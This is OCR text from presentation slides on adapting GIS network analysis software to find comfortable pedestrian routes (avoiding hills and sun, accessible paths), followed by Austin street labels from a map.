


Hacking Network Analyst

The Pedestrian Use Case

By Stephen Smith

GIS Project Supervisor

VT Agency of Transportation

VTrans Working to Get You There
Vermont Agency of Transportation

Study conducted while attending

The University of Texas at Austin


Goal


Use GIS to find the most comfortable path

Comfort =
Going around the mountain

Comfort =
Handicap Accessible


Comfort =
Staying out of the sun


Theory
People ≠ Cars


Eastwoods Park And Wading Pool
SPARKS AVE
BELLEVUE PL
ELMWOOD PL
PARK PL
SAN JACINTO BLVD
KEITH LN
E 31ST ST
E 30TH ST
E 32ND ST
BEANNA ST
MEDICAL ARTS ST
SWISHER ST
COLE ST
35
MANOR RD
E 21ST ST
COMAL ST
NUECES ST
SETON AVE
23TH ST
SAN ANTONIO ST
W 21ST ST
W 18TH ST
W 17TH ST
E 18TH ST
Service Layer Credits: Copyright: ©2013 Esri, DeLorme, NAVTEQ

